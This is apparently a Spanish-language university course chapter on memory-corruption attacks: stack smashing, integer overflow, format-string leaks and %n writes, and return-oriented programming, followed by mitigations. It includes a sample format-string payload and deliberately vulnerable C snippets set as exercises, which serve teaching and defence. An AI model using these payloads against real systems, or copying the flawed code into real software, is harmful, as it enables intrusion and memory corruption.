
Existen repositorios con shellcodes ya compilados, como los presentes en la ya mencionada página Exploit DB.
Stack Smashing: Inyectando código en el buffer#
Ya tenemos todos los componentes para armar nuestro ataque de stack smashing:
- Una vulnerabilidad que nos permita escribir más allá de los límites esperados de la memoria en el stack.
- Un mecanismo para predecir la dirección de memoria aproximada del dato de entrada en el stack.
- Código de máquina (shellcode) que quepa en el stack y que permita al programa ejecutar un comando arbitrario que nos convenga.
Nuestro shellcode (variable de entrada) debería quedar más o menos así:

En los casos en los que no podemos determinar exactamente la dirección de entrada, podemos usar NOP Slides: cualquier código de máquina que no ejecute operaciones y permita aumentar el tamaño de las posibles direcciones de memoria en las que podemos caer de forma segura.

El paper de referencia por excelencia para esta técnica es Smashing the Stack for Fun and Profit, del grupo hacker Aleph One. Apareció por primera vez en la reconocida revista digital de la cultura hacker Phrack. Recomendamos mucho que lo lean.
Heap buffer Overflow#
Si bien la explicación hasta esta sección ha sido sobre buffer overflows en el stack, la misma lógica aplica a debilidades en el manejo de memoria de tipo heap (pero con técnicas distintas)
👷Pendiente: Completar con una descripción más completa de Heap Buffer Overflow para futuras versiones del curso.
¿Qué tan comunes son estas vulnerabilidades?#
Según el repositorio de vulnerabilidades de NIST (NVD), la cantidad de vulnerabilidades de tipo Buffer Overflow (tanto en stack como en el heap) es cada vez mayor.

Algunos ejemplos famosos:
- Morris Worm (1988). Lo veremos en mayor detalle en la sección malware, pero corresponde al primer gusano informático registrado, el cual se aprovechaba de una vulnerabilidad de tipo Buffer Overflow para explotar sistemas y posteriormente replicarse. Puedes leer más información acerca de cómo funcionaba en este artículo del FBI estadounidense.
- Twilight Hack (2018): Vulnerabilidad en un videojuego (The Legend Of Zelda: Twilight Princess) de la consola de Nintendo Wii. Muy popular debido a la cantidad de usuarios de la consola en posesión de este juego y a que permitía desbloquear por software la consola, instalando una aplicación (The Homebrew Channel) para ejecutar programas desarrollados no oficialmente (Homebrew). La vulnerabilidad se aprovechaba de un Buffer Overflow en el código que usaba el nombre del caballo del protagonista del juego para correr código arbitrario y tomar control de la ejecución de código en el dispositivo.
- GHOST (2015): Vulnerabilidad en
glibcde tipo Buffer Overflow que permite ejecutar código arbitrario a través de una consulta DNS realizada por la funcióngethostbyname(). - Fusée Gelée (2018): Vulnerabilidad de hardware en dispositivos de la línea NVIDIA Tegra (especialmente, la consola de videojuegos Nintendo Switch, basada en hardware de Nvidia), que permite correr código arbitrario en el modo recovery de estos dispositivos a través del aprovechamiento de un Buffer Overflow. El problema es a nivel de la ROM (Read Only Memory) de los dispositivos, por lo que no es parchable. Fue popular porque permite instalar aplicaciones no oficiales en versiones antiguas de consola de videojuegos.
- NGINX (2026): En mayo de 2026, se encontró una vulnerabilidad de tipo Buffer Overflow en las versiones del servidor web NGINX comerciales y de código abierto.
Variantes#
Buffer Overrun: Leer más allá del tamaño de un buffer, exponiendo el contenido de la memoria del sistema (y en algunos casos, datos de otros usuarios). XKCD tiene un comic (el 1354) explicando un caso particular de esta vulnerabilidad: HeartBleed:

Funciones Virtuales: En algunos lenguajes de programación (C++), existen funciones virtuales, las cuales se consultan en tiempo de ejecución en una VTable. Si un atacante puede sobreescribir un objeto para cambiar los punteros a una VTable falsa, puede controlar la ejecución de código desde el momento en que se llama a la función virtual en el objeto sobreescrito. Este paper explica en detalle este mecanismo y propone una estrategia de protección.
Structured Exception Handlers: En C/C++ de Windows, existen estructuras que permiten manejar situaciones excepcionales de fallas en código de forma controlada. Estas estructuras se llaman Structured Exception Handlers. Si esta estructura está muy cerca de datos sobreescribibles, se puede usar un Buffer Overflow para luego forzar una excepción y llamar a código arbitrario.
Bonus: Integer Overflow#
Recordemos la definición de los enteros en C. ¿Qué pasa si un número supera sus límites mínimos o máximos luego de una operación aritmética?
Como el tamaño de un número con respecto a su uso de memoria es fijo, si el valor final de una operación aritmética sobrepasa los límites superiores, ocurre un integer overflow, mientras que si se obtiene sobrepasando los límites inferiores, ocurre un integer underflow.
La siguiente imagen muestra un integer overflow:

Explica por qué este código podría genera una vulnerabilidad:
void func( char *buf1, *buf2, unsigned int len1, len2) {
  char temp[256];
  if (len1 + len2 > 256) {return -1}
  memcpy(temp, buf1, len1);
  memcpy(temp+len1, buf2, len2);
  hace_algo(temp);
}
Estas vulnerabilidades tienen impactos críticos en el software, como se ve en este gráfico de NVD con información obtenida hasta agosto de 2026.

Un caso curioso es 2018, el cual pudo haber ocurrido debido a un aumento de problemas en el desarrollo de contratos inteligentes en blockchains populares como Ethereum.(el 5% de las vulnerabilidades de ese año tenían que ver con la creación de tokens dentro de algunas blockchain).
Por otro lado, en menos de 8 meses se pasó de 289 vulnerabilidades durante todo el 2025 a 510 al 16 de agosto de 2026, lo que muestra que el alcance de este tipo de problemas sigue siendo relevante al día de hoy.
Formateo de Cadenas de Texto#
Una de las funciones más usadas en C/C++ es printf (y similares), que permite formatear una cadena de texto con valores específicos, indicando con directrices cómo deben interpretarse estos valores (el tipo de dato y si debe ser dereferenciado o no).
En la página cplusplus.com se muestran los parámetros que puede tomar printf. Por ejemplo:
#include <stdio.h>
void main() {
   int n = 7;
   char* str = "hola";
   float f = 2.5;
   printf("%d %s %f", n, str, f);
}
Lo anterior retorna 7 hola 2.5000.
La imagen siguiente muestra cómo se ve la pila al momento de ejecutar printf. Cada elemento en la pila tiene el tamaño que le corresponde por su tipo. En el caso del elemento “%d %s %f”, su tamaño es igual a la cantidad de caracteres que representa. No se mostraron por separado solo por espacio.
La función printf añade tanto el format string como los argumentos 2..n al stack. Luego, para cada caracter del primer argumento, si este parte con %, se copia el siguiente elemento del stack con el formato definido en el caracter del format string después del %.
Vulnerabilidades de cadenas de texto formateadas#
Supongamos ahora que definimos una función sin un primer argumento fijo:
#include <stdio.h>
void f(char* a) {
   printf(a);
}
y que el argumento a tendrá de valor %08x.%08x.%08x:
En este caso, leeremos 8 bytes en hexadecimal de cada elemento que esté adelante de la posición del stack, ya que printf no se asegura de haber sido esta función la que ingresó al stack los elementos que serán usados para el formateo de la cadena de texto.
Esto se evita no usando printf si no hay un format string definido por quien desarrolla el programa (o programando en printf como primer argumento la cadena de texto "%s", en este caso).
Este paper de los grupos hacker scut y team teso explican con detalle cómo aprovecharse de printf mal usados para exfiltrar información útil para facilitar otros ataques o para contar con datos sensibles de la aplicación.
Extracción de información#
Supongamos ahora que ingresamos como valor esta cadena de texto: \x10\x01\x48\x08_%04x_%c_%c_%hhu_%f_|%s|.
Si el stack es el de la imagen, y se ejecuta el programa printf(a), con a el valor ya mostrado, el programa devolverá la siguiente salida: ??H?_0007_h_o_0_2.5_|SECRETO|
Intenta seguir cómo interpreta
printfel stack de la imagen de arriba
Ejecución de código#
Unsando una directriz especial, %n, podemos escribir valores arbitrarios en direcciones de memoria específicas, permitiéndonos esto controlar el flujo de la aplicación.
La directriz %n escribe en el puntero correspondiente el stack (que debería ser un int con signo) la cantidad de bytes impresos hasta este momento.
Si controlamos la cantidad de caracteres escritos por printf hasta antes de la interpretación del %n y el valor del puntero que usará %n para escribir su valor, podemos escribir el valor que queramos en el stack (por ejemplo, modificar la dirección de memoria de retorno para que apunte a un shellcode).
Se puede ver un ejemplo detallado de esta situación en el paper de Format String ya mencionado, sección 3.4.
👷 Pendiente: Describir detalladamente el ejemplo del paper.
¿Qué tan comunes son estas vulnerabilidades?#
Las vulnerabilidades de tipo format string, si bien no son mayoritarias, siguen siendo comunes al día de hoy. Según NVD, a la fecha (agosto 2026) el número de vulnerabilidades de este tipo el 2026 ya es casi el doble con respecto al 2025:

A continuación nombramos algunos casos conocidos de estas vulnerabilidades:
- Fortinet (2018): Esta vulnerabilidad permitiría a un atacante ejecutar código no autorizado a partir de un nombre de usuario SSH con estructura de format string.
- Motorola (2019): Un usuario malicioso podía ingresar un valor con un format string para indisponibilizar la interfaz administrativa de un router. PoC.
- iOS (2021): Según lo indicado por el medio de noticias de tecnología The Register, un punto de acceso WiFi con un nombre con estructura de Format String podía hacer caer el módulo de conexión inalámbrica de los iPhone con sistema operativo vulnerable.
- F5 (2023): La vulnerabilidad permite, a través de un endpoint de control de dispositivos F5, ejecutar código arbitrario ingresando Format Strings como parámetros.
Variaciones#
A continuación se listarán algunas vulnerabilidades similares a los Format Strings de C ya vistos, pero en otros contextos.
- Log4shell: A fines de 2021, se encontró una vulnerabilidad en una librería de logs para java muy utilizada, la cual permitía a un atacante ingresar datos con un formato de string usado por esta librería de logging, los cuales podrían terminar siendo usados por la librería al momento de guardar registros de acciones o consultas, realizando consultas a servidores arbitrarios, facilitando ataques de denegación de servicios o incluso, en algunos casos, ejecutando código controlado por el atacante.
El Instituto Nacional de Ciberseguridad de España (INCIBE) publicó un artículo sobre esto. y el Equipo de Respuesta a Incidentes de Ciberseguridad Suizo (CERT.ch) desarrolló este gráfico explicativo:
String formatting en lenguajes interpetados: Desde el 2006, Python permite crear cadenas de texto especiales que tienen directrices de formateo, las cuales pueden acceder a datos en objetos y otros parámetros. Si se recibe una cadena de texto no confiable con esta estructura, se podrían generar situaciones de exfiltración de información.
Algunas mitigaciones propuestas son el uso de f-strings, que hacen más difícil (pero no imposible) el aprovechamiento de una vulnerabilidad de este estilo, ya que son un tipo definido solo en contexto del código fuente, y no puede ser “entregado directamente” como parte de una entrada.
El 2024, el lenguaje define la existencia de t-strings, que permiten contar con código especial para procesar el contenido de los templates de forma segura. Sin embargo, esto dependerá de las medidas que tome quien desarrolla el sistema para sanitizar las entradas o arrojar error en caso de entradas inválidas.
Piensa en una forma en la que se podría (debido a un mal diseño o programación) abusar del formateo de una cadena de texto que es un f-string.
Return Oriented Programming#
En esta sección, veremos una versión especial de buffer overflow que se aprovecha de código que podría estar presente desde antes (incluso sin que quienes programaron aplicación lo sepan), denominada Return Oriented Programming o ROP (juego de palabras frente al concepto OOP o Object Oriented Programming).
En ROP, el objetivo es preparar el stack de tal forma que se apilen punteros a varias secciones del código terminadas en return. Como un return en condiciones normales cambia el valor del eip/rip por el último elemento de la pila (la que debería estar vacía en este frame), si lo hacemos con una pila modificada estaremos encadenando colas de funciones para armar una nueva función con lo que requiramos.
Existe un caso específico de ROP llamado return-to-libc (o ret2libc), el cual utiliza la librería dinámica libc para obtener gadgets en vez de código estáticamente definido en el ejecutable. Además de eso, el método de explotación es el mismo.
Esta forma de ejecutar código arbitrario puede ayudar a superar medidas de mitigación frente a Buffer Overflow como, por ejemplo, el definir secciones de la memoria no ejecutables para evitar la inyección de código arbitraria. Con ROP, no es necesario escribir código nuevo; basta con encontrar las colas de funciones adecuadas para el fin buscado.
Gadgets#
Entenderemos como gadgets a porciones de código de máquina terminadas en un ret o return . Esto nos limita a usar solo código que termine con return, dado que es la única forma que tenemos de limitar la ejecución hasta un punto determinado. Si quisiéramos seleccionar código que no termina en return como un gadget, ejecutaremos sin poder evitarlo las instrucciones que aparecen después de la línea final que seleccionamos (ya que no tenemos cómo controlar el flujo en esa parte).
En cambio, cuando el código seleccionado sí termina en return, podemos asegurarnos de que no se ejecutará nada distinto a lo que seleccionamos, al menos en ese frame específico.
👷 Pendiente: Un gráfico mostrando el comportamiento de los gadgets ROP.
Cadenas ROP#
Es muy poco probable que solo un gadget sea suficiente para armar un exploit. Es por esto que se hace necesario encadenar gadgets para que estos tengan el efecto deseado. Un conjunto de gadgets que ejecutan código útil para el objetivo del atacante es una cadena ROP o ROP Chain.
Una cadena ROP es un conjunto de direcciones de memoria que apuntan a los gadgets ROP específicos. Como cada gadget ROP finaliza con un return, si colocamos la secuencia de direcciones de memoria en el orden adecuado, podemos forzar a que el programa ejecute cada gadget ROP en el orden que necesitamos. Así, terminamos creando algo muy parecido a shellcode sin necesidad de ejecutar código almacenado en la porción de datos de la memoria.
Las cadenas ROP más comunes son las que permiten al atacante cambiar el proceso actual por una shell interactiva, o ejecutar código arbitrario como el usuario que ejecutó la aplicación vulnerable.
👷 Pendiente: Un gráfico mostrando el comportamiento de las cadenas ROP.
Cómo armar una cadena ROP#
Existen aplicaciones que facilitan encontrar gadgets y cadenas ROP, si se cuenta con el binario que está intentando ser explotado:
- ROPGadget: Permite buscar gadgets en los binarios para facilitar explotación ROP.
- Ropper Muestra información de archivos en difrerntes formatos y encuentra gadgets para construir ROP Chains para diferentes arquitecturas.
- PwnTools: Módulo de Python con muchas herramientas para resolver problemas de CTF (entre ellos, ROP para pwning).
Una vez que se arma una cadena ROP, se puede exportar como código de máquina para ser usada como entrada en un programa vulnerable.
👷 Pendiente: Agregar un ejemplo de armado de cadenas ROP con las librerías mostradas.
Otras referencias#
- ROP en HackTricks
- Explotación Binaria en CTF 101 (especialmente el capítulo sobre ROP)
Mitigaciones#
En las secciones de seguridad de bajo nivel, notamos un primer mayor origen de debilidades en software, el que tiene que ver con la confusión entre datos externos y código originalmente ejecutable. Para mitigar este problema, se han definido varios mecanismos de seguridad (la mayoría de ellos, activados por defecto en la compilación de nuevos programas o en el comportamiento natural de sistemas operativos). A continuación listaremos varias de ellas.
🧢🧑💻 Como programador#
- Uso de lenguajes de programación que manejen la memoria de forma segura: Lenguajes compilados como Rust y Go, o interpretados como Java o Python, manejan por defecto la memoria de forma segura, impidiendo el acceso a sectores arbitrarios de memoria. Lo anterior disminuye la probabilidad de vulnerabilidades de este tipo.
- Evitar funciones de manejo de memoria inseguras (strcpy, strcat, memcpy): En C, existen alternativas como
strncpyystrlcpy, que permiten especificar el tamaño de bytes máximo que pueden ser copiados. Dependerá de su uso correcto el si son efectivas o no.
Sugiere una forma de eliminar la efectividad de strncpy a través de un ejemplo de código mal diseñado.
- Usar flags de compilador seguras y/o versiones recientes de los compiladores: Hay algunas medidas de seguridad que se aplican por defecto en las compilaciones de nuevos programas en C, como por ejemplo, los Stack Canaries. Estos son valores que se agregan al stack en el proceso de inicialización de un nuevo frame, y luego se valida que no hayan sido modificados al momento de salir del frame. Si fueron modificados, el programa se termina. Hay muchos tipos de canaries:
- Canario al azar: cada ejecución del programa define un valor de canario. De esta forma, el atacante no puede escribirlo por su cuenta en su payload.
- Canario terminator: El canario incluye el byte nulo (
\x00), de modo de evitar que lecturas de buffer no controladas pasen la sección de memoria en la que el canario se encuentra ubicado.
- Sanitizar datos recibidos por un usuario: Si se desarrolla una aplicación que puede almacenar información que, en ciertos contextos, podría ser interpretada como instrucciones y no como datos, se recomienda ejecutar medidas de sanitización en el proceso de ingreso y salida de estos datos, limitando los caracteres ingresables a un conjunto bastante acotado y/o eliminando los que no están en este conjunto seguro. Esto dificultará el aprovechamiento de vulnerabilidades que permitan controlar el flujo de un programa, en caso de existir.
